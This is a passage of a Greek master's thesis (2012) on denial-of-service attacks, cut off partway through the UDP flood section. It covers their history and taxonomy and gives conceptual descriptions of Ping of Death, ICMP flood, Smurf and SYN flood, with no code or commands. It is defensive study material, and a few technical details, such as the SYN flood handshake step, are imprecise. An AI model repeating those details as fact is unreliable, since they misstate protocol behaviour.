ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
Τμήμα Ψηφιακών Συστημάτων

ΕΠΙΘΕΣΕΙΣ ΑΡΝΗΣΗΣ ΕΞΥΠΗΡΕΤΗΣΗΣ ΥΠΗΡΕΣΙΩΝ DoS

Κτανής Δημήτριος

Η εργασία υποβάλλεται για την μερική κάλυψη των απαιτήσεων
με στόχο την απόκτηση του Μεταπτυχιακού Διπλώματος Σπουδών
στα Ψηφιακά Συστήματα

Σεπτέμβριος 2012

Ευχαριστίες στην οικογένεια μου

Περίληψη

Η παρούσα διπλωματική εργασία ασχολείται αναλυτικά με το πρόβλημα των επιθέσεων άρνησης εξυπηρέτησης - Denial of Service (DoS) - και γίνεται εκτενής αναφορά για την αντιμετώπιση τους. Η εξέλιξη των DoS επιθέσεων στην σημερινή εποχή είναι οι κατανεμημένες επιθέσεις άρνησης εξυπηρέτησης (DDoS) που είναι πιο πολύπλοκες αλλά και πιο αποτελεσματικές στον σκοπό τους καθώς χρησιμοποιούν άλλους υπολογιστές για να εξαπολύσουν την επίθεση τους και επιπλέον κρύβονται πίσω από αυτους ώστε να μην μπορεί να υπάρξουν κάποια αντίμετρα για να βρεθεί ο επιτιθέμενος. Στην αρχή της διπλωματικής εργασίας γίνεται αναφορά για την ιστορία των DoS επιθέσεωνκαι εν συνεχεία κατηγοριοποιούνται με ανάλυση για το ποιες είναι και το τι κακό μπορούν να κάνουν. Εν συνεχεία για την πλειονότητα των επιθέσεων παρουσιάζονται διάφοροι τρόποι αντιμετώπισης τους με αποκορύφωμα των συνδυασμό αυτών αντίμετρων για την πιο αποτελεσματική απόκρουση των DDoS επιθέσεων. Τέλος παρουσιάζονται τρεις συγκεκριμένες επιθέσεις που έχουν μεγάλο ποσοστό επιτυχίας όταν εφαρμόζονται.

ΘΕΜΑΤΙΚΗ ΠΕΡΙΟΧΗ: Ασφάλεια Διακομιστών

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: TCP πακέτα, HTTP αιτήματα, DDoS,Syn TCP flooding

Ευχαριστίες

Θα ήθελα να ευχαριστήσω αρχικά τον επιβλέποντα καθηγητή μου, τον κ Λαμπρινουδάκη ο οποίος με βοήθησε να διαλέξω ένα θέμα για διπλωματική εργασία που μου ταίριαζε και μέσω αυτού μου δόθηκε η ευκαιρία να γνωρίσω καλύτερα την ασφάλεια των διακομιστών αλλά και τα τρωτά τους σημεία. Θα ήθελα επίσης να τον ευχαριστήσω γιατί καθόλα την εκπόνηση της διπλωματικής μου εργασίας μου προσέφεραν αρκετή βοήθεια με τις γνώσεις του και με καθοδήγησε σωστά για την αποπεράτωση της. Επίσης θα ήθελα να εκφράσω τις θερμές μου ευχαριστίες πρωτίστως στην οικογένεια μου που είναι αρωγός όλων των προσπαθειών μου αλλά και στους φίλους μου που μου έδειξαν αμέριστη συμπαράσταση αυτά τα δύο χρόνια στην σχολή και μαζί περάσαμε πολλές ευχάριστες στιγμές.

Πρόλογος

Οι Επιθέσεις άρνησης εξυπηρέτησης (Denial-of-service attack, DoS attack) ονομάζονται γενικά οι επιθέσεις εναντίον ενός υπολογιστή, ή μιας υπηρεσίας που παρέχεται, οι οποίες έχουν ως σκοπό να καταστήσουν τον υπολογιστή ή την υπηρεσία ανίκανη να δεχτεί άλλες συνδέσεις και έτσι να μην μπορεί να εξυπηρετήσει άλλους πιθανούς πελάτες.Αν και ο όρος αφορά κυρίως δικτυακές υπηρεσίες, δεν περιορίζεται μόνο σε αυτές αλλά αναφέρεται και σε άλλα πεδία όπως ο μικροεπεξεργαστής όπου μία αντίστοιχη επίθεση καταναλώνει τους πόρους του μικροεπεξεργαστή.Υπάρχουν γενικά δύο μορφές αυτής της επίθεσης. Η μία είναι η επίθεση κατά την οποία η υπηρεσία αναγκάζεται να καταρρεύσει και να πρέπει να επανεκκινηθεί και η άλλη είναι η αποστολή υπερβολικά μεγάλου αριθμού ψεύτικων αιτήσεων για εξυπηρέτηση με αποτέλεσμα η υπηρεσία να μην μπορεί να εξυπηρετήσει αυτούς που πραγματικά θέλουν την υπηρεσία. Η κυριότερη μορφή των επιθέσεων αυτών χρησιμοποιεί πολλαπλές επιθέσεις μέσω άλλων θυμάτων ή και θυτών και είναι γνωστή σαν κατανεμημένη επίθεση άρνησης εξυπηρέτησης (distributed denial-of-service attack, DDoS attack). Τέτοιου τύπου επιθέσεις μπορούν να χρησιμοποιηθούν για να αχρηστεύσουν την ηλεκτρονική σας αλληλογραφία. Το μεγαλύτερο μέρος αυτών των επιθέσεων δεν προκαλείται από ιούς και επομένως δεν είναι δυνατόν να χρησιμοποιηθούν αντιικά προγράμματα για την αποτροπή τους. Φυσικά τα αντιικά μπορούν να ανακαλύψουν ιούς που χρησιμοποιούνται για την υποστήριξη τέτοιων επιθέσεων που όμως δεν προκαλούν άμεσο πρόβλημα σε όποιον έχει τον αντίστοιχο ιό και κατ' επέκταση δεν υποψιάζουν το θύμα-έμμεσο συνεργάτη.

Περιεχόμενα

Εικόνες

Πίνακες

1 Εισαγωγή

Το διαδίκτυο από την στιγμή που μπήκε και σύνδεσε μεμονομένους υπολογιστές μεταξύ τους σε ένα παγκόσμιο δίκτυο παράλληλα σχεδόν ξεκίνησαν να υπάρχουν και επιθέσεις κάθε είδους στον κυβερνοχώρο. Η εξέλιξή και η πολυπλοκότητα τους ήταν ραγδαία μέσα στο πέρας των ετών. Μια από τις νεότερες επιθέσεις που έχουν εμφανιστεί στο προσκήνιο που είναι αρκετά επικίνδυνες και μετεξελίσσονται ραγδαία είναι οι επιθέσεις αρνησης υπηρεσίας (Denial of Service-DoS). Αυτή η μορφή επιθέσεων έχει σαν σκοπό να παρακωλήση της εύρυθμης λειτουργίας των δικτυακών τόπων στους οποίους στοχεύει η επίθεση. Λογω της πολύπλοκης και χαοτικής διαταξης του διαδικτύου αλλα και των σχεδιαστικών αδυναμιών που παρουσιάζουν πολλοί δικτυακοί τόποι οι DoS επιθέσεις έχουν δημιουργήσει μέγαλα προβλήματα και σκεπτικισμό στην παγκόσμια κοινότητα του διαδικτύου. Η αποτελεσματική αντιμετώπιση αυτών των επιθέσεων δεν είναι εύκολη υπόθεση καθώς η εξελιγμένη κατανεμημένη μορφή των DoS επιθέσεων χρειάζεται μεθοδευμένη αλλά και συντονισμένη προσπάθεια δικτυων κορμό και πρόσβασης για να αντιμετωπιστεί με επιτυχία. Η κατανεμημένη DoS (DDoS) επιθέση είναι μια συντονισμένη επίθεση στις υπηρεσίες ενός συστήματος ή δικτύου στόχου και ο εντοπισμός της είναι ιδιαίτερα δύσκολος καθώς ο επιτιθέμενος κρύβεται πίσω από παραβιασμένους δικτυακούς τόπους χαμηλής ασφάλειας.

2 Οι Denial of Service Επιθέσεις

Μια DoS επίθεση μπορεί να περιγραφεί ως μια επίθεση που σχεδιάζεται για να καταστήσει έναν υπολογιστή ή ένα δίκτυο ανίκανο παροχής των κανονικών του υπηρεσιών. Μια επίθεση DoS θεωρείται ότι πραγματοποιείται μόνο όταν η πρόσβαση σε έναν υπολογιστή ή σε ένα πόρο δικτύου εμποδίζεται σκόπιμα ή υποβαθμίζεται ως αποτέλεσμα κακόβουλων ενεργειών που πραγματοποιούνται από έναν άλλο χρήστη. Αυτές οι επιθέσεις δεν βλάπτουν απαραιτήτως τα δεδομένα άμεσα ή μόνιμα, αλλά σκόπιμα υποβιβάζουντη διαθεσιμότητα των πόρων. Οι πιο κοινές επιθέσεις DoS στοχεύουν στο εύρος ζώνης ή τη συνεκτικότητα των υπολογιστών δικτύου. Οι επιθέσεις στο εύρος ζώνης πλημμυρίζουν το δίκτυο με τόσο μεγάλη ποσότητα κίνησης που όλοι οι διαθέσιμοι πόροι του δικτύου καταναλώνονται με αποτέλεσμα αιτήματα νόμιμων χρηστών να μην μπορούν να ικανοποιηθούν κατευθείαν, με συνέπεια υποβιβασμό της παραγωγικότητας. Οι επιθέσεις που στοχεύουν τη συνεκτικότητα πλημμυρίζουν έναν υπολογιστή με τόσο μεγάλη ποσότητα αιτημάτων σύνδεσης, ώστε όλοι οι διαθέσιμοι πόροι του λειτουργικό συστήματος να καταναλώνονται, και ο υπολογιστής να μην μπορεί πλέον να επεξεργαστεί τα αιτήματα των νόμιμων χρηστών.

2.1 Ιστορία των DoS επιθέσεων

Στις αρχές της δεκαετίας του ’90 έχουμε την πρώτη κρούση των DoS επιθέσεων που αρχικά εκμεταλλεύονται προβλήματα (bugs) ή αδυναμίες του λογισμικού. Οι πρώτοι στόχοι ήταν μεμονομένοι hosts και μεμονομένες υπηρεσίες. Εν συνεχεία από το 1996 έως το 2000 λόγω της έξαρσης του διαδικτύου έχουμε ενίσχυση των επιθέσεων αυτών με χαρακτηριστικό παράδειγμα την επίθεση SYN Flood σε κενό ασφαλεία που βρέθηκε στο πρωτόκολλο TCP/IP. Το 1997 ξεκινάνε επιθέσεις στα IRC δίκτυα μέσω των windows συστημάτων με προγράμματα όπως το boink, το teardrop,το bonk και την επίθεση smurf. Από το 1998 οι συνδέσεις αρχισαν να μεγαλώνουν και η ταχύτητα των υπολογιστών έγινε μεγαλύτερη με αποτέλεσμα οι επιθέσεις να γίνουν πιο συχνές. Τέλος από το 2000 και μετά έχουμε τις κατανεμημένες DoS επιθέσεις όπου εδω πλέον χρησιμοποιούνται δίκτυα υπολογιστών για την επίθεση. Πιο συγκεκριμένα οι πιο τρανταχτές επιθέσεις σε μεγάλες εταιρίες ήταν στην Yahoo.com στην Amazon.com στην ebay αλλά και στον βρετανικό κολοσσό πάροχο υπηρεσίων Cloud Nine.

2.2 Κατηγοριοποιηση των επιθέσεων DoS

Οι DoS επιθέσεις μπορούν να ταξινομηθούν σε πέντε κατηγορίες ανάλογα με το επίπεδο του πρωτοκόλλου που πραγματοποιείται η επίθεση. Οι επιθέσεις DoS στο επίπεδο Δικτυακής Συσκευής (Network Device Level) περιλαμβάνουν επιθέσεις που μπορεί να προκληθούν με την εξάντληση των πόρων των συσκευών του δικτύου είτε με την εκμετάλλευση των προβλημάτων ή αδυναμιών του λογισμικού. Ένα χαρακτηριστικό παράδειγμα εκμετάλλευσης μιας συσκευής δικτύου είναι αυτή που προκαλείται από ένα λάθος υπερχείλησης (buffer overrun error) σε μια ρουτίνα ελέγχου του κωδικού πρόσβασης. Χρησιμοποιώντας αυτό το πρόβλημα ορισμένοι δρομολογητές της Cisco θα μπορούσαν να τερματίσουν τη λειτουργία τους με το να συνδεθούν οι επιτιθέμενοι με τους δρομολογητές μέσω Telnet και να χρησιμοποιήσουν εξαιρετικά μεγάλους προσωπικούς κωδικούς. Στο επίπεδο του λειτουργικού συστήματος (OS level) οι DoS επιθέσεις εκμεταλλεύονται τον τρόπο με τον οποίο τα λειτουργικά συστήματα εφαρμόζουν τα πρωτόκολλα. Ένα παράδειγμα αυτής της κατηγορίας επιθέσεων DoS είναι το Ping of Death. Σε αυτήν την επίθεση, ICMP αιτήματα ηχούς που έχουν συνολικά μεγέθη δεδομένων μεγαλύτερα από το μέγιστο τυποποιημένο μέγεθος IP στέλνονται στο θύμα. Αυτή η επίθεση έχει συχνά σαν αποτέλεσμα τον τερματισμό λειτουργίας του υπολογιστή του θύματος καθώς πολλά λειτουργικά συστήματα αποτυγχάνουν να δεσμεύσουν αρκετή μνήμη για τα υπερμεγέθη πακέτα ICMP με αποτέλεσμα την υπερχείληση της προσωρινής μνήμης. Οι βασισμένες στο επίπεδο εφαρμογής επιθέσεις προσπαθούν να θέσουν έναν υπολογιστή ή μια υπηρεσία εκτός λειτουργίας εκμεταλλευόμενες συγκεκριμένα προβλήματα στις εφαρμογές δικτύων οι οποίες τρέχουν στον host στόχο ή με τη χρησιμοποίηση τέτοιων εφαρμογών έτσι ώστε να εξαντληθούν οι πόροι του θύματός τους. Είναι επίσης δυνατό ο επιτιθέμενος να αναζητεί σημεία υψηλής αλγοριθμικής πολυπλοκότητας και να τα εκμεταλλευθεί προκειμένου να καταναλώσει όλους τους διαθέσιμους πόρους σε έναν απομακρυσμένο Host. Ένα παράδειγμα τέτοιας επίθεσης είναι η finger bomb. Ένας κακόβουλος χρήστης θα μπορούσε να αναγκάσει τη ρουτίνα να είναι κατ' επανάληψη εκτελέσιμη στο hostname, έτσι ώστε να εξαντλήσει τους πόρους του Host. Στις επιθέσεις πλημμύρας δεδομένων, ένας επιτιθέμενος προσπαθεί να εκμεταλλευτεί το διαθέσιμο εύρος ζώνης σε ένα δίκτυο, host ή συσκευή στο μέγιστο βαθμό του, με την αποστολή τεραστίων ποσοτήτων

δεδομένων και έτσι να το αναγκάζει να επεξεργάζεται εξαιρετικά μεγάλα ποσά δεδομένων. Ένας επιτιθέμενος θα μπορούσε να προσπαθήσει να καταναλώσει το διαθέσιμο εύρος ζώνης σε ένα δίκτυο απλά με το να βομβαρδίσει το θύμα με κανονικά, αλλά χωρίς νόημα πακέτα με ψευδείς διευθύνσεις προέλευσης. Ένα παράδειγμα είναι η πλημμύρα από ping. Οι DoS επιθέσεις που βασίζονται στα χαρακτηριστικά γνωρίσματα πρωτοκόλλου εκμεταλλεύονται ορισμένα τυποποιημένα χαρακτηριστικά γνωρίσματα ενός πρωτοκόλλου. Παραδείγματος χάριν διάφορες επιθέσεις εκμεταλλεύονται το γεγονός ότι οι IP διευθύνσεις προέλευσης μπορούν να αλλοιωθούν. Διάφοροι τύποι DoS επιθέσεων έχουν εστιάσει στο DNS, και πολλές από αυτές περιλαμβάνουν επίθεση στη DNS κρυφή μνήμη στους κεντρικούς υπολογιστές.

2.3 Προβλήματα αντιμετώπισης των DoS επιθέσεων

Οι DoS όπως προαναφέρθηκε έχουν μεγάλο βαθμό δυσκολίας στην αντιμετώπισης τους κάτι το οποίο γίνεται προσπάθεια να εξηγηθεί παρακάτω. Το διαδίκτυο έχει λίγους μηχανισμούς ενσωματομένους για προστασία ενάντια στις επιθέσεις DoS. Ο σχεδιασμός τους δημιουργεί κενά ασφαλείας τα οποία μπορεί να εκμεταλλεύτούν οι επιτιθέμενοι. Εδώ επισημένεται ότι ανεξάρτητα από την ασφάλεια του κόμβου είναι πάντα εκτεθειμένος σε νέα επίθεση καθώς το υπόλοιπο διαδίκτυο δεν είναι ασφαλές.

Περιορισμένοι Πόροι: Μεγάλος αριθμός πόρων απαιτείται ώστε να υπάρξει υψηλός ρυθμός πακέτων ώστε να δημιουργηθούν μαζικές επιθέσεις DoS. Τα συστήματα και τα δίκτυα που αποτελούν το Διαδίκτυο έχουν περιορισμένους πόρους οι οποίοι μπορούν εύκολα να εξαντληθούν κατά την διάρκεια της ανίχνευσης των επιθέσεων.

Δυσκολία ανίχνευσης λόγω της φύσης των DoS επιθέσεων: Οι επιτιθέμενοι εκμεταλλευόμενοι την ασταθή φύση του διαδικτύου χρησιμοποιούν παραποιημένες διευθύνσεις πηγής IP προκειμένου να κρύψουν την ταυτότητα τους πίσω από άλλες μηχανές που έχουν θέσει υπό τον έλεγχο τους. Επιπλέον οι ροές των πακέτων DoS δεν παρουσιάζουν κοινά χαρακτηριστικά με αποτέλεσμα να καθιστούν να καθιστούν ιδιαίτερα δύσκολη την ανίχνευση τους και ακόμα πιο δύσκολη τη διαφοροποίηση των πακέτων επίθεσης από τα νόμιμα πακέτα.

Αυτοματοποιημένα εργαλεία: Τα εργαλεία DoS τα οποία είναι διαθέσιμα στο Διαδίκτυο συνοδεύονται από οδηγίες οι οποίες επιτρέπουν την εύκολη και αποτελεσματική χρήση

τους ακόμα και από οχι καταρτισμένους χρήστες. Οι επιτιθέμενοι συνεχώς προσπαθούν να αναπτύξουν πιο αποτελεσματικά εργαλεία προκειμένου να ξεπεράσουν τα συστήματα ασφαλείας που αναπτύσσονται από τους ερευνητές.

Ασταθές περιβάλλον: Στο διαδίκτυο υπάρχει μεγάλος αριθμός κόμβων και δικτύων που είναι ευπαθή πράγμα που σημαίνει ότι υπάρχει γόνιμο έδαφος για να πραγματοποιηθούν επιθέσεις DoS. Από την άλλη πλευρά υπάρχουν και οι χρήστες του διαδικτύου οι οποίοι δεν έχουν την απαραίτητη τεχνική κατάρτηση για να προστατέψουν τα υπολογιστικά τους συστήματα με αποτέλεσμα να είναι εκτεθειμένα σε DoS επιθέσεις.

2.4 Απλές επιθέσεις DoS

Στόχος των DoS επιθέσεων είναι να αποτρέψουν την πρόσβαση σε υπηρεσίες και πόρους κάποιου εξυπηρετητή από εξουσιοδοτημένους χρήστες. Η επίθεση στον εξυπηρετητή θύμα επιτυγχάνεται συνήθως με την συνεχή αποστολή σε αυτόν πακέτων δεδομένων. Τα πακέτα μεταδίδονται σε υψηλούς ρυθμούς έτσι ώστε ο εξυπηρετητής να μην δύναται να ανταποκριθεί στον μεγάλο φόρτο εργασίας και να καταρρεύσει. Οι DoS επιθέσεις λαμβάνουν χώρα στο διαδίκτυο επομένως χρησιμοποιούν το πρωτόκολλο IP ως πρωτόκολλο επιπέδου δικτύου. Αντίθετα στο επίπεδο μεταφοράς χρησιμοποιούνται πρωτόκολλα που ποικίλουν ανάλογα με το είδος της επίθεσης. Τα πρωτόκολλα ICMP, TCP και UDP είναι αυτά που χρησιμοποιούνται συνήθως και επομένως μπορούμε να διαχωρίσουμε τις επιθέσεις σε ICMP, TCP και UDP επιθέσεις ανάλογα με το πρωτόκολλο επιπέδου μεταφοράς που χρησιμοποιούν. Μερικοί από τους πιο γνωστούς τρόπους DoS επιθέσεων είναι οι ακόλουθοι:

1) Ping of Death
2) ICMP flood
3) Smurf attack
4) TCP SYN flood
5) UDP flood
6) Teardrop attack
7) Fork Bombs
8) Web DoS επιθέσεις
9) Email Bomb


10) DNS amplification attack

2.4.1 Ping of Death

Αυτή η επίθεση είναι πολύ γνωστή και χρησιμοποιούταν παλαιότερα για να κάνει απομακρυσμένα συστήματα να "παγώνουν" (hang) ή ακόμα και να κάνουν αυτόματη επανεκκίνηση (reboot), έτσι ώστε οι χρήστες να μην μπορούν να τα χρησιμοποιήσουν.Ο τρόπος για να γίνει αυτή η επίθεση είναι να στείλει κάποιος ένα πακέτο data (data packet) που υπερβαίνει το μέγιστο επιτρεπόμενο όριο bytes του πρωτοκόλλου TCP/IP, που είναι 65536. Στέλνοντας ένα πακέτο data (data packet) μεγαλύτερο από αυτό, αμέσως το σύστημα-στόχος πάθαινε κατάρρευση (crash) ή/και "πάγωνε" (hang) ή/και έκανε επανεκκίνηση (reboot). Το Ping Of Death έγινε πολύ δημοφιλές λόγω της ευκολίας στην υλοποίηση του. Επίσης αυτού του τύπου η επίθεση ήταν και είναι ακόμα πολύ δημοφιλής στο IRC (Internet Relay Chat).

2.4.2 ICMP flood


Τα ICMP (Internet Control Message Protocol) πακέτα μεταφέρουν ειδικά μηνύματα ελέγχου που χρησιμοποιούνται από το δίκτυο για θέματα συνδεσιμότητας. Όταν εκτελείται μια εντολή στέλνονται στον παραλήπτη ICMP πακέτα με κωδικό «ECHO_REQUEST»και ο παραλήπτης απαντάει με μήνυμα «ECHO_REPLY». Όταν εκτελείται μια «ICMP flood» επίθεση ο εξυπηρετητής-θύμα «βομβαρδίζεται» με «ECHO_REQUEST» πακέτα απασχολώντας τον απο την ωφέλιμη εργασία του αφού θα απαντά με «ECHO_REPLY» στις αιτήσεις που λαμβάνει.



Εικόνα 1: Icmp flood

2.4.3 Smurf attack

Οι «Smurf» επιθέσεις μοιάζουν αρκετά με τις «ICMP flood» επιθέσεις. Πιο συγκεκριμένα. Σε μία τέτοια επίθεση, ο επιτιθέμενος χρησιμοποιεί την διεύθυνση IP broadcast διαφόρων δικτύων για να πλημμυρίσει το θύμα με πακέτα ping ICMP Echo_Reply. Κατά την έναρξη μίας επίθεσης Smurf, ο επιτιθέμενος στέλνει μία πληθώρα πακέτων ping ICMP Echo Request σε διευθύνσεις IP broadcast διαφόρων δικτύων. Τα πακέτα αυτά έχουν τροποποιηθεί κατάλληλα ούτως ώστε στο πεδίο source της κεφαλίδας IP να αναγράφεται η διεύθυνση IP του θύματος και όχι του επιτιθέμενου.
Επίσης, δεδομένου ότι στάλθηκαν στην διεύθυνση IP Broadcast των διαφόρων δικτύων, τα λαμβάνουν όλοι οι υπολογιστές που ανήκουν σε αυτά. Αυτό έχει ως συνέπεια όλοι οι υπολογιστές να απαντούν στο ping με πακέτα ICMP Echo Reply, τα οποία έχουν ως διεύθυνση προορισμού την διεύθυνση IP του θύματος. Άρα λοιπόν το θύμα πλημμυρίζει με πακέτα ping και οδηγείται σε κατάρρευση. Η επίθεση Smurf ουσιαστικά επιτρέπει στον επιτιθέμενο να εκμεταλλευτεί άλλα δίκτυα υπολογιστών και με την αποστολή σχετικά λίγων πακέτων ping να πετύχει τον στόχο του. Τα δίκτυα υπολογιστών χρησιμεύουν ουσιαστικά στον πολλαπλασιασμό των πακέτων του επιτιθέμενου και την αποστολή αυτών στο θύμα. Τα δίκτυα τα οποία χρησιμοποιούνται κατ' αυτόν τον τρόπο ονομάζονται Ενισχυτές Smurf (Smurf Amplifiers), διότι ενισχύουν την επίθεση.




Εικόνα 2: Smurf attack

2.4.4 TCP SYN flood

Η επίθεση SYN flood είναι ένα είδος επίθεσης άρνησης πρόσβασης (DOS - Denial of Service) κατά την οποία ο επιτιθέμενος αποστέλλει πολλαπλές αιτήσεις SYN προς το θύμα. Η επίθεση SYN flood είναι αρκετά συνηθισμένη και η πλειοψηφία των

σημερινών δικτύων υπολογιστών είναι σε θέση να την αντιμετωπίσει με επιτυχία. Κύρια προϋπόθεση για να επιτύχει η επίθεση είναι ο διακομιστής να δεσμεύει πόρους του συστήματος αμέσως μόλις δεχθεί το πρώτο ACK πακέτο και όχι μετά το πέρας της χειραψίας.

Η επίθεση έχει ως εξής: Ο επιτιθέμενος αποστέλλει στον διακομιστή-θύμα πολλαπλά πακέτα TCP SYN. Ο διακομιστής θεωρεί ότι τα πακέτα αυτά προέρχονται από κανονικό χρήστη, οπότε απαντά με πακέτα SYN-ACK σύμφωνα με την διαδικασία χειραψίας του πρωτοκόλλου TCP. Ο επιτιθέμενος όμως δεν αποστέλλει πακέτα ACK για να ολοκληρωθεί η χειραψία, αλλά αφήνει τον διακομιστή να περιμένει. Επειδή για κάθε ημιτελή σύνδεση TCP ο διακομιστής ξοδεύει υπολογιστικούς πόρους, μετά από κάποιο συγκεκριμένο αριθμό τέτοιων συνδέσεων ο διακομιστής φτάνει στα όριά του και δεν μπορεί να εξυπηρετήσει τους νόμιμους χρήστες.




Εικόνα 3: SYN attack

2.4.5 UDP flood attack

Η επίθεση UDP flood (UDP flood attack) είναι μία υποπερίπτωση των επιθέσεων άρνησης υπηρεσιών (Denial of Service) στην οποία χρησιμοποιούνται πακέτα UDP. Η αντίστοιχη μορφή επίθεσης υπάρχει και για πακέτα TCP και μάλιστα είναι πολύ πιο συνηθισμένη. Μία επίθεση UDP flood περιλαμβάνει την αποστολή ενός πολύ μεγάλου αριθμού UDP πακέτων σε τυχαίες πόρτες ενός υπολογιστή. Ο υπολογιστής που δέχεται

